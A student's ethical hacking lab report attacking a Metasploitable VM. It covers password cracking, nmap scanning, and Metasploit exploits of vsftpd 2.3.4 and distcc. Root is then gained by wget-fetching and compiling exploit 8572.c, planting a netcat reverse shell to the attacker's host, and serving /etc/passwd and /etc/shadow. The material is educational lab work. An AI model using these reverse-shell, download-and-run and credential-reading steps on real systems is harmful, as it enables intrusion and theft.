

Ethical Hacking Final Project

By: Jaime R. Martinez

November 23, 2021

Task 1: Cracking Files

- Used Rar2john to open the CrackMelfYouCan file.
- Using MD5 Decrypted Password to open file: **Letmein**

Task 2: File Investigation

- Using the cracked password from Task 1, explored the extracted files to search for interesting information.
- Explored the index.PHP & secret only I would know.txt files to discover the password. Used Hashes.com to decrypt the password Login info.

The screenshot shows a Kali Linux VM interface. A Firefox browser window is open to the Hashes.com website. The URL in the address bar is <https://hashes.com/en/decrypt/hash>. The main content area displays the results of a hash decryption search. The results table has a green header row with the following data:

Found:
240ba36000029bbe97499c03db5a0001f6b734ec :username
40e43aee94116e12541524221019423b:is
45e58aee86bb605c0371aac4b796d7fb:xyzzyz
5f4dcc3b5aa765d01d8327debb82cf99:password
b47f383e2b430c0647f14deea3eced9b0ef300ce:is
be50d37542075f93a87094459f7f0078:and
e239f67756bb4aef090e422dc340183a9ca4bdc40038c0cfdea2fbba59005be32548df2535e5a9f9ceeb12d966c6fb153ada99830ed5cd84eb9c2c4d00200a:Passw0rd
8fc42c6dd1f99e60d3d9e84365034357:the


Below the results table is a blue button labeled "SEARCH AGAIN". At the bottom of the screen, the Kali Linux desktop environment is visible with various application icons.

- On Linux, used the command ‘**service apache2 start**’ to start Apache and enable a local web application to load files from the directory **/var/www/html**.
- Used the cracked login credentials to login (**UserName: xyzxyz, Password: Pa\$\$w0rd**), then inspected the webpages source code displayed in the browser.

The screenshot shows a Mozilla Firefox window with the title "Index of file:///var/www/html/ - Mozilla Firefox". The address bar also displays "file:///var/www/html/". The page content is a directory listing titled "Index of file:///var/www/html/". It includes a link to "Up to higher level directory". The table lists files and their details:

Name	Size	Last Modified
1	5 KB	10/31/21 1:29:02 PM EDT
192.168.1.114	36 KB	11/18/21 10:48:59 AM EST
2.png	3 KB	7/29/19 2:38:02 PM EDT
8572.c	17 KB	11/20/21 6:12:59 PM EST
8572.c.1	8/21/19 12:25:42 PM EDT	
Images	44 KB	8/21/19 4:39:20 AM EDT
John's File.rar	1 KB	11/28/19 6:25:48 AM EST
John.rar	1 KB	8/18/19 3:57:10 PM EDT
desktop.ini		
final		
index.html	2 KB	11/28/19 5:26:03 AM EST
index.nginx-debian.html	1 KB	5/8/19 4:26:27 AM EDT
login.php	3 KB	11/28/19 6:30:58 AM EST
rar.png	6 KB	7/29/19 2:38:00 PM EDT
run.php		
run.txt	1 KB	11/20/21 11:09:07 AM EST
shared		
styles.css	2 KB	11/17/21 7:58:38 AM EST


- Using <https://www.base64decode.net/>, decoded the Hash found in the Source Code.
- Scan the network using ‘**netdiscover**’ to identify additional machines



Task 3: Vulnerability Scanning

In this task, I exploited vulnerabilities in the scanned ports and connected to the remote machine.

Using the '**Nmap**' command, I was able to detect the open ports of IP 192.168.1.114, and display the results in a Webpage Format, coincidentally exporting the results to an XML file.



The screenshot shows an Nmap scan report for the IP address 192.168.1.114. The report indicates that port 21 (FTP) is open, with the service identified as vsftpd and the reason as syn-ack. The report also notes that anonymous FTP login is allowed. The Nmap command used was nmap -sV -O -A -Pn -c scanreport.xml 192.168.1.114.

Port	State	Service	Reason	Product	Version	Extra Info
21/tcp	open	ftp	syn-ack	vsftpd	2.3.4	
		ftp-anon		Anonymous FTP login allowed (FTP code 230)		
		ftp-syst		STAT: FTP server status: Connected to 192.168.1.100 Logged in as ftp TYPE: ASCII No session bandwidth limit Session timeout in seconds is 300 Control connection is plain text Data connections will be plain text vsFTPD 2.3.4 - secure, fast, stable		

As displayed, the scanned information reveals many open ports. Per instructions, proceeded to use the Metasploit Framework MsfConsole, in order to find vulnerabilities in both Vsftpd & Samba services to obtain remote access into the machine.

Task 4: Privilege Escalation

In this task, I used the session to escalate privileges on the remote target and gain root access.

- In Metasploit, used the MsfConsole tool to search for vulnerabilities of both specified protocols.
- msf5 exploit(unix/ftp/vsftpd_234_backdoor) > search distcc
- Used the '**show options**' command to display and verify the specifications of the exploits.
- msf5 exploit(unix/misc/distcc_exec) > show options
- Navigate to /usr/share/exploitdb/exploits/linux/local/ and copy the file 8572.c to the web server's directory /var/www/html.
- • The wget <Kali IP>/8572.c command is used to download a remote file from an IP address (learned in EH-08).
- • The command gcc 8572.c -o <file name> is used to compile C code to a binary output file.
-

- Create a file named run
- Use Echo to append to the run file.
- Append the lines #!/bin/sh and /bin/netcat -e /bin/sh <kali IP><port>.
- The command nc -lvp <port> is used to start listening the given port.

Name	Disclosure Date	Rank	Check	Description
exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes	DistCC Daemon Command Execution

- msf5 exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/misc/distcc_exec

```
Cmsf5 auxiliary(scanner/http/http_hsts) > search vsftpd
```

Matching Modules

```
=====
```

Name	Disclosure Date	Rank	Check	Description
exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

```
msf5 auxiliary(scanner/http/http_hsts) > use exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name	Current Setting	Required	Description
RHOSTS	yes	The target address range or CIDR identifier	
RPORT	21	yes	The target port (TCP)

Exploit target:

Id	Name
0	Automatic

- msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.114
- RHOSTS => 192.168.1.114
- [*] 192.168.1.114 - Command shell session 1 closed. Reason: User exit
- Module options (exploit/unix/misc/distcc_exec):
- Name Current Setting Required Description
- -----
- RHOSTS yes The target address range or CIDR identifier
- RPORT 3632 yes The target port (TCP)
- msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.114:21 - Banner: 220 (vsFTPD 2.3.4)

[*] 192.168.1.114:21 - USER: 331 Please specify the password.

[+] 192.168.1.114:21 - Backdoor service has been spawned, handling...

[+] 192.168.1.114:21 - UID: uid=0(root) gid=0(root)

[*] Found shell.

[*] Command shell session 1 opened (192.168.1.100:32811 -> 192.168.1.114:6200) at 2021-11-20 18:04:08 -0500

whoami

root

python -m SimpleHTTPServer 9090

192.168.1.100 - - [19/Nov/2021 09:12:10] "GET / HTTP/1.1" 200 -

192.168.1.100 - - [19/Nov/2021 09:12:10] code 404, message File not found

192.168.1.100 - - [19/Nov/2021 09:12:10] "GET /favicon.ico HTTP/1.1" 404 -

192.168.1.100 - - [19/Nov/2021 09:12:14] "GET /etc/ HTTP/1.1" 200 -

192.168.1.100 - - [19/Nov/2021 09:12:33] "GET /etc/passwd HTTP/1.1" 200 -

192.168.1.100 - - [19/Nov/2021 09:12:49] "GET /etc/shadow HTTP/1.1" 200 -

192.168.1.100 - - [19/Nov/2021 09:14:05] "GET / HTTP/1.1" 200 -

ps aux

exit

```
ps aux
```

Exploit target:

Id	Name
----	------

```
-- --
```

0	Automatic Target
---	------------------

```
msf5 exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.1.114
```

```
RHOSTS => 192.168.1.114
```

```
msf5 exploit(unix/misc/distcc_exec) > show options
```

Module options (exploit/unix/misc/distcc_exec):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

```
-- -----
```

RHOSTS	192.168.1.114	yes	The target address range or CIDR identifier
--------	---------------	-----	---------------------------------------------

RPORT	3632	yes	The target port (TCP)
-------	------	-----	-----------------------

Exploit target:

Id	Name
----	------

```
-- --
```

0	Automatic Target
---	------------------

```
msf5 exploit(unix/misc/distcc_exec) > run
```

```
[*] Started reverse TCP double handler on 192.168.1.100:4444
```

```
[*] Accepted the first client connection...
```

```
[*] Accepted the second client connection...
```

```
[*] Command: echo 8Yd87Rewlk31Jvo5;  
[*] Writing to socket A  
[*] Writing to socket B  
[*] Reading from sockets...  
[*] Reading from socket B  
[*] B: "8Yd87Rewlk31Jvo5\r\n"  
[*] Matching...  
[*] A is input...  
[*] Command shell session 2 opened (192.168.1.100:4444 -> 192.168.1.114:54237) at 2021-11-20  
18:13:38 -0500
```

```
whoami  
daemon  
wget 192.168.1.100/8572.c  
--09:20:43-- http://192.168.1.100/8572.c  
=> `8572.c'  
Connecting to 192.168.1.100:80... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 2,876 (2.8K) [text/x-csrc]
```

```
OK .. 100% 230.60 MB/s
```

```
09:20:43 (230.60 MB/s) - `8572.c' saved [2876/2876]
```

```
gcc 8572.c -o output  
8572.c:110:28: warning: no newline at end of file  
touch run  
echo '#!/bin/sh'>>run  
echo '/bin/netcat -e /bin/sh 192.168.1.100 5000' >>run
```

```

cat /proc/net/netlink

sk   Eth Pid  Groups Rmem   Wmem   Dump   Locks
f7c4d800 0  0    00000000 0    0    00000000 2
dfeb7a00 4  0    00000000 0    0    00000000 2
f7f71000 7  0    00000000 0    0    00000000 2
f7c74c00 9  0    00000000 0    0    00000000 2
f7cf6c00 10 0    00000000 0    0    00000000 2
f7c4dc00 15 0    00000000 0    0    00000000 2
df9c0c00 15 2403 00000001 0    0    00000000 2
f7c78800 16 0    00000000 0    0    00000000 2
df9c0200 18 0    00000000 0    0    00000000 2

chmod +x output

./output 2403

```

EXECUTION DEMONSTRATION In Linux:

```

root@kali:~# ip a

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever

2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default
    qlen 1000
    link/ether 08:00:27:6b:95:f6 brd ff:ff:ff:ff:ff:ff
        inet 192.168.1.100/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
            valid_lft 6141sec preferred_lft 6141sec
        inet6 fe80::a00:27ff:fe6b:95f6/64 scope link noprefixroute
            valid_lft forever preferred_lft forever

```

```
root@kali:~# cp /usr/share/exploitdb/exploits/linux/local/8572.c /var/www/html
root@kali:~# service apache2 start
root@kali:~# nc -lvpn 5000
listening on [any] 5000 ...
connect to [192.168.1.100] from (UNKNOWN) [192.168.1.114] 34326
whoami
root
hostname
metasploitable

Fire Fox Browser Login Details:
http://192.168.1.114:9090/etc/
passwd
shadow
```